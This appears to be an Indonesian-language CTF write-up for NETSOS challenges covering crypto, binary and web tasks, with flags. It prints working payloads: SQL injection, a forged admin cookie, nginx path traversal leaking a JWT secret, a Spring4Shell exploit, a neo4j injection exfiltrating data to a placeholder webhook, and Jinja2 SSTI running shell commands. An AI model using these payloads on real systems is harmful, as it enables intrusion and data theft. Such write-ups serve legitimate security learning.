Agar nilai kembalian fungsi adalah true, p_claimed * q_claimed % self.curve_order == self.n % self.curve_order dengan syarat p_claimed dan q claimed tidak sama dengan 1, -1, atau 2.

Persamaan pada nilai kembalian dapat kita sederhanakan menjadi
$p * q \equiv n \bmod CurveOrder$

Perhatikan bahwa nilai curve_order adalah

524358751751261904794477405081859658376905525005276378226036586999385811845 13

```
from py_ecc.bls12_381 import curve_order
print(curve_order)
```

```
PROBLEMS 4   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

PS D:\code>
python -u "d:\code\python\akldsjfl.py"
524358751751261904794477405081859658376905525005276378226036586999385811845 13
PS D:\code>
```

dan n > curve_order

Oleh karena itu, kita dapat mencari sisa bagi dari n terlebih dahulu.

```
from py_ecc.bls12_381 import curve_order
print(f"curve_order : {curve_order}")

n = 43978165923913528481995894414955468640841443915773510139274067193066975599531017308543830581505509489006075621550654334660702912319394620569517 7
print(f"sisa n dibagi curve_order: {n % curve_order}")
```

```
PROBLEMS 4   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS

PS D:\code>
python -u "d:\code\python\akldsjfl.py"
curve_order : 524358751751261904794477405081859658376905525005276378226036586999385811845 13
sisa n dibagi curve_order: 2215447211986802516790116478966612146442019184867144174469123139507598078036 0
PS D:\code>
```

Sekarang pergi ke factordb.com dan faktorkan sisa bagi n dengan curve_order tadi

2215447211986802516790116478966612146442019184867144174469123139507598078036 0 [Factorize!]

Result:		
status (?)	digits	number
CF *	77 (show)	2215447211...60<77> = 2^3 · 5 · 8243 · 6719177520...63<71>

Karena tidak ada ketentuan p harus berapa dan q harus berapa,ambil saja

p = 2^3 · 5 · 8243 = 329720

q = 671917752028024541062148634892215257321975975029462627219799569182214 63

Terus sekarang tinggal ubah p ke dalam string hex sepanjang 128 dan q kedalam hex sepanjang 128 dan tempelkan p dengan q :D

```
try:
            p_claimed = int(proof_hex[:128], 16) % self.curve_order
            q_claimed = int(proof_hex[128:], 16) % self.curve_order
```

Sekarang saatnya buat code buat solve :D

```
from py_ecc.bls12_381 import curve_order
print(f"curve_order : {curve_order}")
```

```
n                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
=
4397816592391352848199589441495546864084144391577351013927406719306697559953101730854383058150550948900607562155065433466070291231939462056951
7768132549200228457582708137049881224377714324384459764985127969779437485224035759448121724558474859673113855163245758440611896795265664190220
7699135413230526040378486194959523207469558323513971127009379012429942648407139064367248487648281299452739044159361713405305996256157231120303
9743441580952336476353834322009559894493918978031661794816216311412261974
7422194084762703710540300635557078575578848432222374506508158132690064
0376966346902615215925002888592263437983691728973669588336115142830912
8824284196995531041456098509367614301437319961380210935359098738326668973
6970840043207010705499958271062597223387830394208209606000779617634830
6149464968097039761148285446289609422242670359651796225977918411533713
6635341842318083880618921778335977620930564584755596748495190785490879
2419231076064119008604388181614332764635319510386542334179354185757675
3296143135565157072041048247052802799198609918472936690154322362064888
0507429774876346283653027010305176340424445735795985316260522882417816
0595130047772134639566595641682024140832121230903947032756763842290676
9469126691624471951
print(f"sisa n dibagi curve_order: {n % curve_order}")

p = 329720
q                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                
=
6719177520280245410621486348922152573219759750294626272197995691822146
3

# Ubah p dan q ke hex
hex_p = hex(p)[2:]
hex_q = hex(q)[2:]

# Buat jadi sepanjang 128
hex_p_padded = hex_p.zfill(128)
hex_q_padded = hex_q.zfill(128)

# Tempelkan mereka
cc = str(hex_p_padded) + str(hex_q_padded)
print(cc)
```

Dan…

```
hellow@FelesiaJ:~$ nc 34.101.36.1 9016
Welcome to the Zero Knowledge RSA Proof Challenge!
Can you factorize this modulus?
RSA Modulus n = 4397816592391352848199589441495546864084144391577351013927406719306697559953101730854383058150550948900607562155065433
4660702912319394620569517768132549200228457582708137049881224377714324384459764985127969779437485224035759448121724558474859673113855
1632457584406118967952656641902207699135413230526040378486194959523207469558323513971127009379012429942648407139064367248487648281299
4527390441593617134053059962561572311203039743441580952336476353834322009559894493918978031661794816216311412261974221940847627037105
4030063555707857557884843222237450650815813269006403769663469026152159250028885922634379836917289736695883361151428309128824284196995
5310414560985093676143014373199613802109353590987383266689736970840043207010705499958271062597223387830394208209606000779617634830611
4946496809703976114828544628960942224267035965179622597791841153371366353418423180838806189217783359776209305645847555967484951907854
0879241923107606411900860438818161433276463531951038654233417935418575767532961431355651570720410482470528027991986099184729366901543
6202488805074297748729492255375574763462836530270103051763404244457357959853162605228824178160595130047772134639566595641682024140832
1212309039470327567638422906769469126691624471951
Enter proof (hex): 0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000507f8000000000000000000000000000000000000000000000000000000000000000000009bc480dab5d77c05ea342100d1c50e736bfca2d46091045302
e0ca7fa97
Congrats!!! You managed to proof it!
This is your reward: NETSOS{just_another_easy_RSA_challenge_see_u_can_factorize_it_easily_xixixixi_ggwp_7146ff76d2}
```

JDER! WAHO!

FLAG:
NETSOS{just_another_easy_RSA_challenge_see_u_can_factorize_it_easily_xixixixi_ggwp_7146ff76d2}

[275 pts] my commitment for u

Description
can u show me your commitment, because im ready to show u mine

Author: tipsen

Berikut source codenya

```
from secret import FLAG, p, g, b

def setup():
    B = pow(g, b, p)
    return p, g, B, b

def commit(v, s, g, B, p):
    return (pow(g, v, p) * pow(B, s, p)) % p

def challenge():
    p, g, B, _ = setup()

    print("Welcome to my Commitment Challenge!")
    print("This is some public parameters for u:")
    print(f"p = {p}")
    print(f"g = {g}")
    print(f"B = {B}")

    try:
        print("\nCreate your commitment!")
        v = int(input("Enter v: "))
        s = int(input("Enter s: "))
        commitment = commit(v, s, g, B, p)
        print(f"Your commitment is: {commitment}")

        print("\nOpen your commitment with different values!")
        v2 = int(input("Enter v': "))
        s2 = int(input("Enter s': "))
        commitment2 = commit(v2, s2, g, B, p)

        if v == v2 and s == s2:
            print("You used same values! Denied!")
            return

        if commitment == commitment2:
```

```
            print("\nCongratulations! You managed to break my
commitment scheme!")
            print(f"Flag: {FLAG}")
        else:
            print("\nSorry, that's not correct :c")

    except ValueError:
        print("Invalid input!")

if __name__ == "__main__":
    challenge()
```

```
hellow@FelesiaJ:~$ nc 34.101.36.1 9017
Welcome to my Commitment Challenge!
This is some public parameters for u:
p = 112295987774719915499874882264076757608469524662 1
g = 95325266371166149496864676299 9
B = 101357629559030900970071515876577531671081717711 4
```

Diberikan informasi pada soal yaitu p, g, B. Yang perlu dilihat disini adalah $B = g^b \bmod p$.

Yang perlu kita tandai disini adalah untuk mendapatkan flag, **commitment == commitment2** dan nilai antara **v1 dan v2 harus berbeda atau** nilai dari **s1 dan s2 harus berbeda**. Untuk mendapatkan commitment sendiri kita akan memanggil fungsi **commit**. Dimana fungsi ini mengembalikan nilai $(g^v \bmod p * B^s \bmod p) \bmod p$ dan dapat disederhanakan menjadi $g^v * B^s \bmod p$.

Dengan demikian untuk mendapatkan flag,

$$g^v * B^s \bmod p = g^{v2} * B^{s2} \bmod p$$
$$g^v * B^s \equiv g^{v2} * B^{s2} \bmod p$$
$$g^v * (g^b)^s \equiv g^{v2} * (g^b)^{s2} \bmod p$$
$$g^v * g^{bs} \equiv g^{v2} * g^{bs2} \bmod p$$
$$g^{v+bs} \equiv g^{v2+bs2} \bmod p$$


Yang perlu di highlight disini adalah p merupakan bilangan prima. Oleh karena itu, kita dapat menggunakan Fermat's Little Theorem untuk menyelesaikan soal ini.

$g^{p-1} \equiv 1 \bmod p$

Segala sesuatu yang dipangkatkan dengan 0 akan menghasilkan 1. Oleh karena itu v2 + bs2 = 0. **v2 = 0** dan **s2 = 0**. Kemudian v + bs = p - 1. Kita dapat membuat **s = 0** dan **v = p-1** untuk memenuhi persyaratan yang telah kita dapatkan di atas tadi.

Dengan demikian,

```
hellow@FelesiaJ:~$ nc 34.101.36.1 9017
Welcome to my Commitment Challenge!
This is some public parameters for u:
p = 112295987774719915499874882264076757608469524662 1
g = 95325266371166149496864676299 9
B = 101357629559030900970071515876577531671081717711 4

Create your commitment!
Enter v: 112295987774719915499874882264076757608469524662 0
Enter s: 0
Your commitment is: 1

Open your commitment with different values!
Enter v': 0
Enter s': 0

Congratulations! You managed to break my commitment scheme!
Flag: NETSOS{this_is_my_perdersen_commitment_only_for_you_ecba3e1d56}
```



FLAG:
NETSOS{this_is_my_perdersen_commitment_only_for_you_ecba3e1d56}

BINARY EXPLOITATION

[323 pts] easy flag

Description
open-read-not write flag

Author: Anickme

Pada challenge ini diberikan sebuah binary yang memiliki full protection

```
papachicken  bash
┌( ~\\ctfs\pekris\easy_flag )
└❯ checksec chall
[*] '/home/papachicken/cybersecurity/ctfs/pekris/easy_flag/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Saat source code dibaca, ternyata ini merupakan problem format string. Nyoba-nyoba, dpt flag. (maap gk bisa jelasin)

```
papachicken  bash
┌( ~\\ctfs\pekris\spring4shell )
└❯ nc 34.101.36.1 9014
%5$s
The file is now opened.
Data successfully read from file flag.txt
What's your name? Welcome, %5$s
S{m4s1h_pwn33r_b3ginner_0b0a9bca58}
The file is now closed.
```

Flag: NETSOS{m4s1h_pwn33r_b3ginner_0b0a9bca58}

WEB EXPLOITATION

[100 pts] Prism

Description
I love maimai!

Author: rorre

Terdapat snippet code yang menarik dari file user.ts pada source code yang diberikan author.

```
  {
    body: t.Object({
      username: t.String({ minLength: 1 }),
      password: t.String({ minLength: 8 }),
    }),
    cookie: t.Cookie({
      profile: t.Optional(
        t.Object({
          id: t.Numeric(),
          username: t.String(),
          isAdmin: t.Boolean(),
        })
      ),
    }),
  }
)
.get(
  "/admin",
  ({ cookie: { profile } }) => {
    if (!profile.value?.isAdmin) return "Who are you?";
    return "NETSOS{REDACTED}";
  },
  {
    cookie: t.Cookie({
      profile: t.Optional(
        t.Object({
          id: t.Numeric(),
          username: t.String(),
          isAdmin: t.Boolean(),
        })
      ),
    }),
  }
)
```

Berdasarkan dari snippet code disamping, flag terletak pada endpoint "/admin". Untuk mendapatkannya, kita perlu memiliki cookie profile yang bernilai true pada atribut isAdmin. Perlu dicatat bahwa cookie pada web ini bersifat "mentah", dalam artian dapat dilihat secara langsung sehingga dapat dimodifikasi tanpa harus memiliki secret.

Dengan demikian, kita bisa langsung membuat cookie "profile" dengan nilai berikut

```
{"id":123,"username":"john_doe","isAdmin":true}
```

Flag: NETSOS{4lwAys_Ch3ck_Str1cTlY_b0f656e053}

[400 pts] SIAK-GG

Description
ingofakan daftar kelas Rizzing 101
bg

Author: k3ng


Untuk menunjukkan matkul *rizz~* kita harus memanipulasi query pada search. Cara page edit IRS menunjukkan page adalah dengan cara berikut

```
query = request.args.get('search')
with db.cursor() as cursor:
    cursor.execute('SELECT * FROM students WHERE username = %s', (get_username(request.cookies.get('token')),))
    student = cursor.fetchone()

    if query and "description" not in query:
        cursor.execute("SELECT * FROM courses WHERE name LIKE '%%%s%%' AND is_open = TRUE" % query)
    else:
        cursor.execute('SELECT * FROM courses WHERE is_open = TRUE')

    courses = cursor.fetchall()
    courses = [x for x in courses if os.getenv('FLAG') not in x]
    cursor.execute('SELECT * FROM student_courses WHERE student_id = %s', (student[0],))

    taken = [x[2] for x in cursor.fetchall()]
return render_template('isi_irs.html', courses=courses, taken=taken)
```


1. is_open = TRUE
2. Query tidak mengandung “description”
3. Hasil query tidak mengandung FLAG

Sehingga terbentuk payload sebagai berikut:

```
a%' UNION SELECT id, name, full_name,
REPLACE((decode('646573637269707469 6f6e',
'hex')::text),'NETSOS{',''), is_open FROM courses WHERE
name='RIZZ'; --
```



Lalu, tinggal mengakses endpoint “View IRS”



Flag: NETSOS{j40g_jg_kamU_bg_r1zzp3K_o7}

[456 pts] Joe WaTson

Description

Joe WaTson wants to trasverse the world but needs his flag. Unfortunately, he forgot to implement the login functionality to get the flag

Author: k3ng


Inti dari soalnya adalah untuk menjadi orang dengan cookie token yang bernilai sub:"admin". Pada awal soal dirilis, saya kira ini dapat diselesaikan menggunakan alg: None (Habis 3 jam+ T_T). Ternyata, setelah ditelusuri lebih dalam, ini merupakan challenge nginx.

```
location /static {
    alias /app/static/;
    autoindex on;
}
```

Berdasarkan dari snippet diatas, kita dapat mengakses env dengan cara mengakses http://34.101.36.1:9001/static../.env

```
JWT_SECRET=1n1_bUk4N_fl4G_y4_4w4s_S4mp3_d1_sUbM1t
```

dpt secret -> forge jwt -> dpt flag -> submit. don.




Flag: NETSOS{ud4h_L4m4_g4k_n3mU_S0aL_nG1nx_h3h3}

[475 pts] 4 Shots of Americano and Adpro

Description
God-damn this Adpro assignment is taking a toll on me, yet some of my colleagues stated that my work has bugs in it. Can you prove it?

Author: Vladislav Borovkov Evgen'yevich



Hint merujuk kepada well-known CVE pada framework Springboot yaitu **Spring4Shell.** Setelah searching di google, saya menemukan script yang tepat untuk CVE ini. Scriptnya dapat didownload pada

https://packetstormsecurity.com/files/166713/Spring4Shell-Code-Execution.html

cukup jalankan, lalu jalankan perintah

```
cat src/main/java/id/netsos/adpro/HomeController.java
```

dannn *voila~*

```
package id.netsos.adpro;
import id.netsos.adpro.model.HomeModel;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.*;
@Controller
public class HomeController {
        private static final String FLAG = "NETSOS{5pr1ng_4_sh311_ftw}";

    @GetMapping({"", "/", "/get"})
    public String getHome(Model model) {
        model.addAttribute("homeModel", new HomeModel());
        return "home";
    }
    @PostMapping("/post")
    public String postHome(@ModelAttribute HomeModel home, Model model) {
                if(FLAG.equals(home.getSecret())) {
                        return "win";
                }
        return "home";
    }

        @PutMapping("/put")
    public String putHome(@ModelAttribute HomeModel home, Model model) {
        return "home";
    }

        @DeleteMapping("/delete")
    public String deleteHome(@ModelAttribute HomeModel home, Model model) {
        return "home";
    }
}
```

Flag: NETSOS{5pr1ng_4_sh311_ftw}

[500 pts] thematrix

Description
neo has hidden a flag in thematrix.
help us find it!

Author: k3ng

Soal blackbox jadi whitebox (Saya bersyukur atas semua hints yang diberi, makasih **king k3ng** 🙏)


Saat blackbox, kita harus melakukan recon. Pada tahap recon saya melakukan intercept menggunakan Burp Suite pada requests-requests yang dapat dibuat.

Time	Type	Direction	Method	URL
16:46:17 23 No...	HTTP	→ Request	GET	http://154.26.130.208:9002/api/users?username=alicechang
16:46:18 23 No...	HTTP	→ Request	GET	http://154.26.130.208:9002/api/users/following?username=alicechang
16:46:18 23 No...	HTTP	→ Request	GET	http://154.26.130.208:9002/api/posts?username=alicechang
16:46:18 23 No...	HTTP	→ Request	GET	http://154.26.130.208:9002/api/users/followers?username=alicechang

Disini ter-*expose* endpoints untuk API dari web. Setelah lama mengulik… saya lelah. Tiba-tiba hint drop (makasih **king k3ng**).

Ternyata db menggunakan neo4j dan hanya endpoint "/users" yang dapat di inject.
Kemudian hint-2 drop dengan keyword "exfiltrate". Lalu saya terpikirkan untuk menggunakan webhook dan LOAD CSV neo4j. Untuk mendapatkan datanya cukup diappend diakhir payload LOAD CSV.
Sehingga diperoleh payload sedemikian rupa:

```
neotheone"})-[:POSTED]->(p:Post)/*...*/LOAD/*...*/CSV/*...*/FROM/*...*/"<WEBHOOK_URL>/"%2Bp.content/*...*/AS/*...*/y/*...*/RETURN/*...*/y//
```



Flag: NETSOS{holy_shit_its_neo_from_the_matrix}

(MAKASIH KING K3NG) (MAKASIH KING K3NG) (MAKASIH KING K3NG)

[500 pts] Vacation Gallery

Description
My friend just came back from a vacation in the Austrian Alps, Munich, and Weimar. Check out her photos!


Author: Vladislav Borovkov Evgen'yevich

Web ini menggunakan flask. Terdapat blacklist terhadap variable tag jinja2 ("{{*expression*}}") sehingga kita harus menggunakan {%print(*expression*)%}.
(https://ctftime.org/writeup/34179)

Selain itu kita cukup melakukan recon untuk mendapatkan os dengan character sesedikit mungkin. Namun, saya menemukan resource yang mempercepat proses recon
(https://me2nuk.com/SSTI-Vulnerability/)

sebab __globals__ terdapat dalam blacklist, kita dapat melakukan bypass dengan mengencode satu character kedalam hex sehingga diperoleh '__glob\x61ls__'. Selain itu, agar bisa mengencode kedalam hex, kita membutuhkan '__globals__' dalam string, sehingga kita perlu menggunakan attr() dan "|" notation.


```
{%print(lipsum|attr('__glob\x61ls__')).os.popen('ls').read()%}
```



"c4n_y0u_fUlly_s4y_my_N4m3.txt"

Untuk bypass space command injection kita tidak dapat menggunakan ${IFS} sebab terdapat limit dalam query length. Sehingga, kita harus menggunakan '\t' sebab command injectionnya masih dalam python, sehingga valid untuk menggunakan \t atau tab character. Sehingga terbentuk payload sedemikian rupa:

```
{%print(lipsum|attr('__glob\x61ls__')).os.popen('cat\tc*').read()%}
```



Flag: NETSOS{i_guess_n0t_but_heres_your_prize_anyway_8018a6e893}